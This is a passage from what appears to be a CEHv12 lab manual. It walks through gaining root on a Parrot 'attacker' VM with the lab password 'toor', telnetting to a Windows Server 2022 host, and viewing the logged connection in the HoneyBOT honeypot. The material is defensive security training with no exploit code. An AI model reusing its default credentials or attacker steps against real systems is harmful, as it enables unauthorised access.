


16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


18. Now, type **cd** and press **Enter** to jump to the root directory.



19. In the terminal window; type **telnet [IP Address of the Windows Server 2022 machine]** and press **Enter**.

20. You will be prompted for the telnet credentials of the **Windows Server 2022** machine.


21. In this task, the IP address of **Windows Server 2022** is **10.10.1.22**; this may differ when you perform this task.




22. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.

23. Under **Ports**, you can see the port numbers from which **Windows Server 2022** received requests or attacks.

24. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2022 received requests.



25. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.

